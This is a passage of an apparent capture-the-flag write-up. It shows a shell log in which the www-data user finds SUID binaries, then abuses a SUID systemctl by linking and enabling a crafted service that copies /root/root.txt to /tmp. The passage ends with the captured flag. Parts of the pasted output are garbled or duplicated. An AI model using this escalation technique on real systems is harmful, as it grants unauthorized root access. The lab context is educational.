4ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
5[Install]
6WantedBy=multi-user.target' > $TF
7/bin/systemctl link $TF
8/bin/systemctl enable --now $TF
9

-rwsr-xr-x 1 root root 68208 Feb 6 2024 /snap/core20/2582/usr/bin/passwd
-rwsr-xr-x 1 root root 67816 Apr 9 2024 /snap/core20/2582/usr/bin/su
-rwsr-xr-x 1 root root 39144 Apr 9 2024 /snap/core20/2582/usr/bin/udo
-rwsr-xr-x 1 root root 51344 Oct 25 2022 /snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Apr 11 08:16 /snap/core20/2582/usr/lib/openssh/ssh-keysign
find: /snap/core20/2582/var/cache/lcconfig: Permission denied
find: /snap/core20/2582/var/cache/private: Permission denied
find: /snap/core20/2582/var/lib/private: Permission denied
find: /snap/core20/2582/var/lib/snapd: Permission denied
find: /home/ubuntu/.cache: Permission denied
find: /home/ubuntu/.ssh: Permission denied
-rwsr-xr-x 1 root root 48200 Apr 2 00:10 /sbin/mount.cifs
find: /root: Permission denied
www-data@ip-10-201-93-184:/$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@ip-10-201-93-184:/$ echo '[Service]
echo "[Service]
Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
[Install]
WantedBy=multi-user.target' > $TF
www-data@ip-10-201-93-184:/$ bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink /etc/system/system/tmp.pueKQki0mR.service → /tmp/tmp.pueKQki0mR.service.
www-data@ip-10-201-93-184:/$ bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink /etc/system/system/multi-user.target.wants/tmp.pueKQki0mR.service → /tmp/tmp.pueKQki0mR.service.
www-data@ip-10-201-93-184:/$

Sudo

If the binary is allowed to run as superuser by default, it may be used to access the file system, escalate or
```

Now we will redirect to /tmp directory

There we will find the output folder which contains the root flag:

A58ff8579f0a9270368d33a9966c7fd5

